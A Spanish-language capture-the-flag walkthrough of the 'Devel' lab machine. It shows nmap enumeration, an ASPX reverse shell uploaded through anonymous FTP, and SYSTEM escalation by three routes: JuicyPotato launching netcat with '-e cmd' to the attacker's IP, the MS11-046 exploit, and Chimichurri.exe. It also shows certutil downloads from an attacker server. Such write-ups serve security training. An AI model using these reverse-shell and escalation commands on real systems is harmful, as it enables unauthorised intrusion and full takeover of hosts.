
DEVEL MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.5 -oG allPorts
```

La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p21,80 -sV -sC 10.10.10.5 -oN targeted
```

este es el resultado:

```
File: targeted

# Nmap 7.91 scan initiated Wed Sep  8 21:44:23 2021 as: nmap -p21,80 -sC -sV -oN targeted 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up (0.28s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep  8 21:44:40 2021 -- 1 IP address (1 host up) scanned in 16.19 seconds
```

EXPLOTACION

Vemos el puerto 21 FTP con usuario anonymous habilitado es decir que si nos conectamos con el **username: anonymous** y colocamos cualquier password entrariamos:

```
ftp 10.10.10.5
```

```
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

vemos que tiene ciertos archivos que talvez lo estamos viendo desde la pagina web, hay una conexion entrer el FTP y el servidor web, veamos la pagina web:


nos indica la version de IIS que usa (7.5), si vemos en el FTP se encuentra la imagen de la pagina por lo que podemos intuir que si podemos cargar archivos podemos verlos desde la pagina web.

probemos si podemos subir un archivo, creamos uno de prueba y nos conectamos como anonymous en la misma ruta del archivo y haces un **PUT** desde el ftp:

```
echo "hola mundo" > test.txt
```

```
put test.txt
```


```
# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
12 bytes sent in 0.00 secs (95.2744 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
09-10-21  12:25AM                   12 test.txt
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```





```
hola mundo
```

vemos que si podemos cargar archivos. IIS usa archivos de extension asp y aspx, vamos a probar con aspx por la version.


encontre este exploit en github: https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx solo debemos cambiar la IP y el puerto al que estaremos a la escucha:



una vez modificado el exploit lo cargamos por FTP, nos colocamos a la escucha y lo apuntamos desde la pagina web:



vemos que ingresamos pero no podemos acceder a la carpeta de los usuarios:



tocara elevar privilegios para ver las flags.

ELEVACION DE PRIVILEGIOS

Hay tres formas de elevar privilegios:

METODO 1

si vemos los privilegios del usuario:

```
whoami /priv
```

tiene el SEimpersonate habilitado:

```
c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Podemos usar el juicypotato, primero descargamos el binario: https://github.com/ohpe/juicy-potato/releases/tag/v0.1

por si da error aca el de 32 bits: https://github.com/ivanitlearning/Juicy-Potato-x86/releases

y descargamos el binario de netcat: https://github.com/int0x33/nc.exe/pulse

en la maquina windows nos vamos a una ruta donde podamos escribir:

```
cd c:\Users\Public\Documents
```

nos montamos un servidor en python donde se encuentra el juicypotato y el netcat:

```
python -m SimpleHTTPServer
```

y pasamos los binarios a la maquina windows, desde windows ejecutamos:

```
certutil.exe -f -urlcache -split http://10.10.14.10:8000/jp86.exe jp86.exe

certutil.exe -f -urlcache -split http://10.10.14.10:8000/nc.exe nc.exe
```

```
c:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\Public\Documents

10/09/2021  12:47 ��    <DIR>          .
10/09/2021  12:47 ��    <DIR>          ..
10/09/2021  12:46 ��           263.680 jp86.exe
10/09/2021  12:47 ��            59.392 nc.exe
               2 File(s)        323.072 bytes
               2 Dir(s)  22.279.045.120 bytes free
```

ahora ejecutamos el juicypotato de la siguiente manera:

```
jp86.exe -l 1337 -p c:\users\public\documents\nc.exe -a "-e cmd 10.10.14.10 4545" -c CLSID -t *
```

- -l: lo dejamos por defecto
- -p: que queremos ejecutar como SYSTEM
- -a: argumentos de lo que queremos ejecutar
- -t: lo dejamos por defecto asi
- -c: el CLSID por sistema operativo.

Para saber ante que sistema operativo estamos podemos hacer un:

```
systeminfo
```

```
c:\Users\Public\Documents>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          10/9/2021, 12:20:22 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0 Authe
nticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
```


ahora sobre ese resultado buscamos el CLSID que corresponda aqui:

https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md


me funciono este: **{659cdea7-489e-11d9-a9cd-000d56965251}**

```
jp86.exe -l 1337 -p c:\users\public\documents\nc.exe -a "-e cmd 10.10.14.10 4545" -c "{659cdea7-489e-11d9-a9cd-000d56965251}" -t *
```

como estamos llamado a netcat, antes de ejecutar, nos colocamos a la escucha por el 4545 y al ejecutarlo:



elevamos privilegios, ahi las flags:




METODO 2

vamos a buscar un exploit para la version del sistema operativo ya que en el systeminfo vimos que es un windows 7 y es un poco antiguo:

```
c:\Users\Public\Documents>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          10/9/2021, 12:20:22 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0 Authe
nticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
```

si buscamos en google vemos que es el **MS11-046**



Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40564	2011-1249	TOMISLAV PASKALEV	LOCAL	WINDOWS_X86	2016-10-18

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

vamos a buscarlo como **MS11-046**



vemos en el repo un binario lo pasamos a la maquina windows:

```
c:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\Public\Documents

10/09/2021  01:21 ��    <DIR>          .
10/09/2021  01:21 ��    <DIR>          ..
10/09/2021  12:46 ��           263.680 jp86.exe
10/09/2021  01:21 ��           172.131 ms11-046.exe
10/09/2021  12:47 ��            59.392 nc.exe
               3 File(s)        495.203 bytes
               2 Dir(s)  22.281.842.688 bytes free
```

lo ejecutamos y miren quien somos:

```
c:\Users\Public\Documents>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

METODO 3

Uso de **chimichurri.exe** este es un exploit para elevar privilegios localmente y afecta a versiones Windows 2008 R1 & R2, Windows Vista y Windows 7.

cuando te topes con alguno de ellos no esta demas probarlo.

lo descargamos de aca https://github.com/Re4son/Chimichurri

lo pasamos a la maquina windows y lo ejecutamos:

```
chimichurri.exe ip_attacker port
```

```
chimichurri.exe 10.10.14.10 4545
```

nos colocamos a la escucha con netcat en ese puerto y miren quien somos:

```
└─# rlwrap nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49183
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users\Public\Documents>whoami
whoami
nt authority\system

c:\Users\Public\Documents>
```